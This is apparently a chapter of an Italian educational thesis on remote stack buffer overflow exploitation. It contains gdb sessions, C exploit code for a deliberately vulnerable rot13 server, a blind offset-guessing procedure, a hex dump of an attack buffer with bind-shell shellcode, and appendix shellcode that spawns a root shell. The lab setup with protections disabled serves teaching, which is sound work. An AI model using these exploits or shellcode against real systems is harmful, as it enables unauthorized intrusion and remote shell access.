
Visualizzare graficamente lo stack al momento in cui viene ridiretta l'esecuzione può chiarire ulteriormente l'utilità del *NOP-sled* e della ripetizione di RA.

Definiamo come "situazione base" quella che si verifica sullo stesso sistema su cui si determinano i valori `BUF_ADDR` e `RA_OFFSET` col debugger.

Prima dell'exploit, lo stato dello stack è questo:




Mentre dopo, è questo:



Notiamo che l'area azzurra (ripetizioni di RA) si estende al di là della *word* del RAo, e che il RA punta circa a metà del *NOP-sled*.


Consideriamo ora cosa accade, lasciando invariato il buffer iniettato (e quindi il RA), su un sistema in cui varia leggermente BUF_ADDR (il buffer vulnerabile, buf, inizia due word dopo, com'è evidenziato in rosso):




Non essendo cambiato RA_OFFSET, il RAo resta al centro dell'area azzurra, ma in questo

caso il RA ricade in un'altra zona del *NOP-sled*, verso l'inizio del buffer iniettato. Saranno eseguiti più `NOP` che nella "situazione base", ma il risultato, ovvero l'esecuzione dello *shellcode*, non cambia.

Vediamo ora cosa accade quando varia `RA_OFFSET`: `buf` è nella posizione base, ma il RAo dista da esso una word in più, come evidenzia il rosso.





Questa volta è la ripetizione del RA a rivelarsi cruciale: notiamo che RAo è stato sovrascritto con la parte finale dell'area azzurra. RA, naturalmente, continua a puntare nel *NOP-sled*.

In questi esempi le variazioni di `BUF_ADDR` e `RA_OFFSET` sono state considerate separatamente, ma possono - ovviamente - verificarsi combinatamente. L'ampiezza del *NOP-sled* ed il numero di ripetizioni di RA determinano implicitamente le massime variazioni che un exploit può tollerare continuando a funzionare.

3.3.3 Qualche complicazione

Nella sezione precedente, abbiamo preparato un exploit remoto per `r13server`, ma assumendo di poterne studiare il comportamento nel debugger, ovvero eseguendolo sullo stesso sistema su cui prepariamo l'exploit.

Questo è plausibile, ma l'obiettivo finale è avere un attacco funzionante contro un sistema remoto, a cui normalmente non avremmo accesso.

Quindi, per la fase finale della nostra sperimentazione, compiliamo ed eseguiamo `r13server.c` su un altro sistema, che identifichiamo come `victimHost`, con indirizzo IP `192.168.1.250`.

```
victimHost:$ cat /proc/sys/kernel/randomize_va_space
0
victimHost:$ gcc -o r13server -z execstack -fno-stack-protector r13server.c
victimHost:$ ./r13server
waiting for client connections on port 7777...
```

Dal nostro sistema, eseguiamo l'exploit verso l'host vittima:

```
attackerHost:$ ./r13exploit 192.168.1.250
[...]
...now try connecting to port 31337!
attackerHost:$ nc 192.168.1.250 31337
attackerHost:$
```

La connessione non viene stabilita. Infatti, come possiamo verificare sull'altro sistema di test, l'exploit ha causato solo un *Segmentation fault*:

```
victimHost:$ ./r13server
waiting for client connections on port 7777...
incoming string: [...]wsK1PEw[...]wsKPEsumvsF[...]DI[...]
sPPFI[...]sPEEI[...]L[...]Vl[...]Eu//fuu/ova[...]E[...]
[...]
        sending: [...]jfX[...]1[...]CRj[...]j[...]
[...]Rh//shh/bin[...][...]Segmentation fault
```

Diverse versioni del kernel e del compilatore, e diverse variabili d'ambiente, hanno evidentemente portato ad avere in memoria un programma per cui i valori RA_OFFSET e BUF_ADDR che abbiamo definito nell'exploit non sono validi.

Tanto per avere un riscontro dell'ipotesi, usiamo il debugger su `victimHost`, anche se poi torneremo nei panni dell'attaccante che non ha accesso a tale sistema, ignorando le informazioni ottenute tramite il debugger.

```
victimHost:$ ./r13server
waiting for client connections on port 7777...
```

```
victimHost:$ pidof r13server
31277
victimHost:$ gdb
(gdb) attach 31277
Attaching to process 31277
Reading symbols from /mnt/raid/SR2/code/r13server...done.
Reading symbols from /lib/i686/cmov/libc.so.6...done.
Loaded symbols for /lib/i686/cmov/libc.so.6
Reading symbols from /lib/ld-linux.so.2...done.
Loaded symbols for /lib/ld-linux.so.2
0xb7fe3430 in __kernel_vsyscall ()
(gdb) disas sendrot13
```

```
Dump of assembler code for function sendrot13:
[...]
0x08048838 <sendrot13+62>: call   0x804858c <strncpy@plt>
[...]
(gdb) break *0x08048838
Breakpoint 1 at 0x8048838

(gdb) c
Continuing.

breakpoint 1, 0x08048838 in sendrot13 ()
Current language:  auto; currently asm
(gdb) info frame
Stack level 0, frame at 0xbffff470:
 eip = 0x8048838 in sendrot13; saved eip 0x80489fe
 called by frame at 0xbffff8b0
 source language asm.
 Arglist at 0xbffff468, args:
 Locals at 0xbffff468, Previous frame's sp is 0xbffff470
 Saved registers:
  ebp at 0xbffff468, eip at 0xbffff46c
(gdb) x/3x $esp
0xbffff250: 0xbffff26f 0xbffff498 0x00000212
```

Abbiamo impostato il breakpoint sull'esecuzione della `strncpy(rot, str, strlen(str)+1)`, quindi mostrando le 3 word sul top dello stack, subito prima della `CALL`, stiamo in effetti visualizzando i valori dei tre argomenti con cui è chiamata la funzione: quello che ci interessa è il primo, ovvero l'indirizzo del buffer vulnerabile, `rot`. Inoltre ossserviamo, dall'output di `info frame`, la posizione del RAo, ovvero `0xbffff46c` (la posizione dov'è salvato `EIP`, nella sezione *Saved registers*).

Calcoliamo quindi il valore `RA_OFFSET`, ovvero la distanza tra inizio del buffer vulnerabile e RAo:

```
(gdb) print 0xbffff46c-0xbffff26f
$2 = 509
```

Vediamo poi di quanto varia la posizione del buffer vulnerabile, `BUF_ADDR`, ricordando che sul sistema originale era `0xbfffedc7`:

```
(gdb) print 0xbffff26f-0xbfffedc7
$6 = 1192
```

Mentre `RA_OFFSET` varia di poco (509 bytes invece di 517 sul sistema originale), ci sono ben 1192 bytes di differenza per quanto riguarda `BUF_ADDR`.

In effetti, se eseguiamo il programma di test `get_esp`, descritto nella sezione 2.3.1, sui due sistemi, abbiamo:

```
victimHost $ ./get_esp
stack pointer: 0xbffff874
```

```
attackerHost $ ./get_esp
stack pointer: 0xbffff448
attackerHost $ echo $((0xbffff874-0xbffff448))
1068
```

Osserviamo una differenza di 1068 bytes, quindi in buona parte la differenza nell'offset del buffer vulnerabile dipende da da differenze "system wide" (probabilmente kernel e/o variabili d'ambiente), più che dalla ricompilazione del programma con un'altra versione di GCC.

Mentre quindi la ripetizione del RA dovrebbe tranquillamente ovviare alla variazione di RA_OFFSET, il nostro RA non punterà nel *NOP-sled*. Quindi, l'esecuzione sarà ridiretta, ma non verso lo *shellcode* (con conseguente *Segmentation fault*).

Facciamo quindi una semplice modifica al nostro exploit, consentendo di passare un offset (da sommare a BUF_ADDR) come parametro da linea di comando. Si potrebbero parametrizzare anche gli altri valori relativi alla preparazione del buffer d'attacco (numero di ripetizioni del RA, RA_OFFSET), ma ci limitiamo a quello che maggiormente tende a variare da sistema a sistema.

```
[...]
void build_exploit_buf(unsigned char **buf, int *len, int vulnbuf_offset) {
   // attack buffer settings
   int BUF_ADDR = 0xbfffedc7 + vulnbuf_offset;
[...]
}
[...]
int main(int argc, char *argv[]) {
[...]
   int vulnbuf_offset = 0; // default offset is 0
   if (argc==3) {          // override default offset
        vulnbuf_offset = strtoul(argv[2], NULL, 0);
        printf("vulnerable buffer offset guess: %08X\n", vulnbuf_offset);
   }
[...]
   build_exploit_buf(&buffer, &buffer_len, vulnbuf_offset);
[...]
}
```

A questo punto, assumiamo di non aver potuto analizzare il programma col debugger: avviamo l'exploit con diversi offset, alla cieca, e proviamo a connetterci, fino ad avere successo.

Una strategia potrebbe essere oscillare tra offset negativi e positivi, variando di 249 bytes alla volta, dato che quella è la dimensione del *NOP-sled* (così non rischiamo di "saltarlo").

Avviamo l'exploit e proviamo a connetterci con `netcat`, come in precedenza, assumendo di non poter sapere se l'exploit ha funzionato. Se non ha funzionato, la connessione alla porta 31337 fallisce, e passiamo all'offset successivo. Ovviamente il procedimento potrebbe essere semplicemente automatizzato.

```
attackerHost:$ ./r13exploit2 192.168.1.250 249
[...]
attackerHost:$ nc 192.168.1.250 31337
attackerHost:$
attackerHost:$ ./r13exploit2 192.168.1.250 -249
[...]
attackerHost:$ ./r13exploit2 192.168.1.250 498
[...]
attackerHost:$ ./r13exploit2 192.168.1.250 -498
[...]
[test per 747, -747, 996, -996]
attackerHost:$ ./r13exploit2 192.168.1.250 1245
[...]
attackerHost:$ nc 192.168.1.250 31337
echo exploit worked!
exploit worked!
exit
attackerHost:$
```

Con offset 1245, l'exploit ha funzionato. Avevamo rilevato una differenza di 1192 bytes: evidentemente in locale e in remoto l'esecuzione passa in diversi punti del *NOP-sled*, ma il risultato è ugualmente positivo.

L'unico problema di questo approccio è che se il server non viene riavviato automaticamente (il che, comunque, è una pratica comune), non possiamo rapidamente effettuare i diversi tentativi.

La necessità di "indovinare" l'offset giusto fa capire quanto sia cruciale l'uso del *NOP-sled*: abbiamo avuto successo con una decina di tentativi, mentre se avessimo dovuto centrare esattamente il byte iniziale dello *shellcode*, ne sarebbero stati necessari un migliaio.

Ovviamente, seguendo la tecnica dell'incrementare l'offset di tanti bytes quanto è ampio il *NOP-sled*, segue che, più questo è ampio, meno tentativi sono necessari. E' quindi sensato chiedersi se non sia meglio limitare il numero di ripetizioni del RA, e aumentare il range di `NOP`, spostando lo *shellcode* più in coda al buffer. Ricordiamo che attualmente il nostro buffer d'attacco è strutturato così:

```
NOP-sled (249) | SHELLCODE (92) | RA ripetuto (192)
```

Nel momento in cui sappiamo di aver sovrascritto il RAo (ad esempio poiché per qualche secondo il server, in fase di riavvio, non risponde - segno che si è verificato un *Segmentation fault*), potremmo pensare di cambiare strategia, ad esempio usando solo 8 ripetizioni del RA invece che 48. In tal modo riusciremmo quasi a raddoppiare le dimensioni del *NOP-sled*, portandolo a 409 bytes:

```
NOP-sled (409) | SHELLCODE (92) | RA ripetuto (32)
```

Modifichiamo l'exploit per ottenere tale buffer d'attacco, e proviamo ad eseguirlo:

```
void build_exploit_buf(unsigned char **buf, int *len, int vulnbuf_offset) {
[...]
  int ra_rep_tot = 8; //48;
[...]
}
```

```
attackerHost $ ./r13exploit2 192.168.1.250 1245
vulnerable buffer offset guess: 000004DD
    attack buffer size: 533
guessed return address: bffff370
   nop sled len:409 (bytes   0 - 409)
  shellcode len: 92 (bytes 409 - 501)
repeated RA len: 32 (bytes 501 - 533)
Exploit buffer:
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | ................
[...]
90 90 90 90 90 90 90 90 77 73 4b 99 31 db 50 | ........wsK.1.P
45 77 01 77 02 89 e1 cd 80 96 77 73 4b 50 45 73 | Ew.w......wsKPEs
75 6d 76 73 46 89 e1 77 10 44 49 89 e1 cd 80 b0 | umvsF..w.DI.....
73 50 50 46 49 89 e1 cd 80 b0 73 50 45 45 49 89 | sPPFI.....sPEEI.
e1 cd 80 93 77 02 4c b0 3f cd 80 56 6c f9 b0 0b | ....w.L.?..Vl...
45 75 2f 2f 66 75 75 2f 6f 76 61 89 e3 45 89 e2 | Eu//fuu/ova..E..
46 89 e1 cd 80 63 f3 ff bf 63 f3 ff bf 63 f3 ff | F....c...c...c..
bf 63 f3 ff bf 63 f3 ff bf 63 f3 ff bf 63 f3 ff | .c...c...c...c..
bf                                              | .
sending buffer... done
...now try connecting to port 31337!

attackerHost $ nc 192.168.1.250 31337
attackerHost $
```

Anche se usiamo un offset che sappiamo essere corretto, l'exploit fallisce. Se guardiamo il terminale dov'è stato avviato il server, sul sistema remoto, troviamo un *Segmentation fault*. Investigando col debugger, si può osservare che il RAo viene sovrascritto correttamente e l'esecuzione passa all'interno del *NOP-sled*, e quindi all'inizio dello *shellcode*.

Impostiamo un breakpoint sulla `RET` della funzione `sendrot13()`, eseguiamo uno step, e disassemblando l'istruzione corrente troviamo un `NOP`: siamo nel *NOP-sled*.

```
Breakpoint 1, 0x08048891 in sendrot13 ()
(gdb) x/i $eip
0x8048891 <sendrot13+151>: ret
(gdb) si
0xbffff370 in ?? ()
(gdb) x/i $eip
0xbffff370: nop
(gdb)
```

Possiamo controllare la correttezza dello shellcode al momento della sua esecuzione, disassemblando le istruzioni e confrontandole con quelle del listato assembly presentato in sezione 3.3.1.

```
(gdb) x/37i 0xbffff3c8
0xbffff3c8: push   0x66
0xbffff3ca: pop    eax
[...]
0xbffff3fa: inc    ebx
0xbffff3fb: push   edx
0xbffff3fc: push   edx
0xbffff3fd: push   esi
0xbffff3fe: mov    ecx,esp
0xbffff400: int    0x80
```

Le istruzioni corrispondono esattamente, ma lasciando proseguire l'esecuzione, arriviamo al *Segmentation fault*.

Se a tal punto disassembliamo nuovamente la zona di memoria dello *shellcode*, osserviamo che le ultime quattro istruzioni sono state alterate:

```
Program received signal SIGSEGV, Segmentation fault.
0xbffff43e in ?? ()
(gdb) x/37i 0xbffff3c8
0xbffff3c8: push   0x66
0xbffff3ca: pop    eax
[...]
0xbffff3fa: inc    ebx
0xbffff3fb: push   edx
0xbffff3fc: or     BYTE PTR [eax],al
0xbffff3fe: add    BYTE PTR [eax],al
0xbffff400: add    BYTE PTR [eax],al
0xbffff402: add    BYTE PTR [eax],al
```

L'osservazione di fondo che permette di capire cos'è successo è semplice: lo *shellcode* è sullo stack, ma esegue operazioni sullo stack stesso. Quando esegue dei PUSH, scrive dei valori sull'indirizzo di memoria puntato da ESP e lo decrementa: se arriva a puntare a memoria che appartiene allo *shellcode*, sovrascrivendone le istruzioni, ne causa l'alterazione.

Visualizzando ESP al momento del crash, a provare la nostra ipotesi, vediamo che punta esattamente all'indirizzo della prima istruzione che risulta alterata:

```
(gdb) x/1x $esp
0xbffff3fc: 0x00000008
```

Quindi, c'è un'altra complicazione da considerare: la quantità di spazio sullo stack utilizzato dalle istruzioni dello *shellcode* deve essere minore della distanza tra l'indirizzo indicato da ESP all'inizio dell'esecuzione dello *shellcode* e l'area di memoria in cui risiede lo *shellcode* stesso.

Inserire un maggior numero di ripetizioni del RA fa sì che lo *shellcode* venga "allontanato" dallo stack pointer, risolvendo il problema.

Nel nostro esperimento, lo *shellcode* inizia a funzionare impostando 23 come numero di ripetizioni del RA:

```
void build_exploit_buf(unsigned char **buf, int *len, int vulnbuf_offset) {
[...]
   int ra_rep_tot = 23; //8; //48;
[...]
}
```

```
attackerHost $ ./r13exploit2 192.168.1.250 1245
vulnerable buffer offset guess: 000004DD
    attack buffer size: 533
guessed return address: bffff352
   nop sled len:349 (bytes   0 - 349)
  shellcode len: 92 (bytes 349 - 441)
repeated RA len: 92 (bytes 441 - 533)
[...]
```

Con `ra_rep_tot` ripetizioni di RA, che implicano un *NOP-sled* di 349 bytes, avremmo avuto successo con circa la metà dei tentativi (offset 349, -349, 698, -698, 1047). Un miglioramento considerevole che rende sensato valutare attentamente la collocazione dello *shellcode* all'interno del buffer d'attacco.

Capitolo 4

Conclusioni

A causa delle numerose contromisure adottate e della maggiore consapevolezza del problema da parte degli sviluppatori, è molto raro che si possa verificare, al giorno d'oggi, uno scenario simile a quello illustrato.

Nonostante ciò, studiare nei dettagli quanto descritto dovrebbe fornire una buona base per la comprensione delle tecniche recenti, molto più sofisticate.

L'exploiting di vulnerabilità software rimane più che mai attuale e rilevante, come mostrano competizioni come il *Pwn2Own*, in cui ogni anno vengono puntualmente compromessi i più diffusi browser, nonostante questi siano all'avanguardia nell'utilizzo di tecnologie (come il *sandboxing*) volte a schermare il sistema dal codice "malizioso".

Un'intera industria gira attorno alla ricerca e all'exploiting di vulnerabilità software, alla luce del sole, mentre nell'illegalità pare esista un vero e proprio "mercato nero" degli exploit. Non mancano le leggende su cifre esorbitanti che i servizi segreti di varie nazioni sarebbero pronti a pagare per exploits pronti all'uso, tanto che si arriva a definirli come le armi della "guerra digitale". Guerra digitale che può arrivare ad avere conseguenze estremamente concrete, come quando il worm *Stuxnet* [9], utilizzando molteplici exploit, è riuscito a controllare i sistemi responsabili di alcune centrifughe di una centrale nucleare in Iran, causando seri danni.

Spesso già trovare errori nel proprio software è difficile. Trovarne in software altrui, specialmente se non si dispone dei sorgenti, è ovviamente molto più complesso. L'essenza del software exploiting è riuscire a sfruttare uno di tali errori per modificare a nostro piacimento l'esecuzione di un programma. Una sfida notevole, che porta soddisfazione tecnica altrettanto notevole.

Bibliografia

[1] Jon Erickson.
"Hacking: The Art of Exploitation (2nd Edition)"
No Starch, 2008.
2.1.3, 3.3.1

[2] Shon Harris, Allen Harper, Chris Eagle, Jonathan Ness.
"Gray Hat Hacking - The Ethical Hacker's Handbook (2nd Edition)"
Mc Graw Hill, 2007.

[3] Elias Levy (Aleph One).
"Smashing The Stack For Fun And Profit"
Phrack, 1996, vol 7, issue 49
http://www.phrack.org/issues.html?issue=49&id=14#article
2.2.3

[4] Adam Zabrocki (pi3).
"Scraps of notes on remote stack overflow exploitation"
Phrack, 2010, vol 14, issue 67
http://www.phrack.org/issues.html?issue=67&id=13

[5] Gerardo Richarte
"Four different tricks to bypass StackShield and StackGuard protection"
Core Security Technologies, 2002
http://www.coresecurity.com/files/attachments/StackguardPaper.pdf
3

[6] Hiroaki Etoh, Kunikazu Yoda.
"Protecting from stack-smashing attacks"
IBM Research Division, Tokyo Research Laboratory, 2000
http://www.research.ibm.com/trl/projects/security/ssp/main.html
3

[7] Sandeep Grover.
"Linkers and Loaders"
Linux Journal, 2002
http://www.linuxjournal.com/article/6463?page=0,0
2

[8] Daniel P. Bovet, Marco Cesati
"Understanding the Linux Kernel, 3rd Edition"
O'Reilly, 2005
2

[9] Bruce Schneier.
"Stuxnet"
Schneier on Security, 2010
http://www.schneier.com/blog/archives/2010/10/stuxnet.html
4

Appendice A

Appendice

Per ogni file, è indicata tra parentesi la sezione in cui è utilizzato.

A.1 hello.s (2.1.1)

```
;hello.s

section .text
   global _start                ; da dichiarare per il linker

msg db   'Hello, world!',0xa    ; stringa da mostrare
len equ  $ - msg                ; len = lunghezza della stringa
                                ; $ indica la posizione corrente,
                                ; msg indica l'inizio della stringa

_start:                         ; indichiamo l'entry point

       mov     edx, len ; _EDX = len
       mov     ecx, msg ; _ECX = &msg
       mov     ebx, 1   ; _EBX = STDOUT_FILENO
       mov     eax, 4   ; _EAX = __NR_write;
       int     0x80     ; do_syscall()

       mov     eax, 1   ; _EAX = __NR_exit;
       int     0x80     ; do_syscall()
```

A.2 shell.s (2.1.3)

```
; shell.s

BITS 32

; setresuid(uid_t ruid, uid_t euid, uid_t suid);
  xor eax, eax      ; Zero out eax.
  xor ebx, ebx      ; Zero out ebx.
  xor ecx, ecx      ; Zero out ecx.
  cdq               ; Zero out edx using the sign bit from eax.
  mov BYTE al, 0xa4 ; syscall 164 (0xa4)
  int 0x80          ; setresuid(0, 0, 0)  Restore all root privs.
```

```
; execve(const char *filename, char *const argv [], char *const envp[])
  push BYTE 11      ; push 11 to the stack.
  pop eax           ; pop the dword of 11 into eax.
  push ecx          ; push some nulls for string termination.
  push 0x68732f2f   ; push "//sh" to the stack.
  push 0x6e69622f   ; push "/bin" to the stack.
  mov ebx, esp      ; Put the address of "/bin//sh" into ebx via esp.
  push ecx          ; push 32-bit null terminator to stack.
  mov edx, esp      ; This is an empty array for envp.
  push ebx          ; push string addr to stack above null terminator.
  mov ecx, esp      ; This is the argv array with string ptr.
  int 0x80          ; execve("/bin//sh", ["/bin//sh", NULL], [NULL])
```

A.3 shell_test.c (2.1.3)

```
// shell_test.c

/*
 compile with:
gcc \
 -mpreferred-stack-boundary=2 \
 -fno-stack-protector -z execstack \
 -o shell_test shell_test.c
*/

#include <stdio.h>
#include <stdlib.h>

char shellcode[] =
"\x31\xc0\x31\xdb\x31\xc9\x99\xb0\xa4\xcd\x80\x6a\x0b\x58\x51\x68"
"\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x51\x89\xe2\x53\x89"
"\xe1\xcd\x80";

int main() {
  int *ret;
  ret = (int *) &ret + 2;
  (*ret)  = (int) shellcode;
}
```

A.4 segments.c (2.2.1)

```
// segments.c

#include <stdio.h>
#include <stdlib.h>

int datoNonInizializzato;
int datoInizializzato = 42;

void morestack() {
    const int SIZE = 16*16*1024;
    printf("-- test aumento stack: char a[%d]\n", SIZE);
```

```
    char a[SIZE];
    int i; for (i=0; i<SIZE; i++) a[i] = 'A';
    getchar();
}

int main(int argc, char** argv) {
    printf("pid = %d\n", getpid());

    int datoSuStack = 84;
    int *datoSuHeap = (int*) malloc(sizeof(int));
    *datoSuHeap = 255;

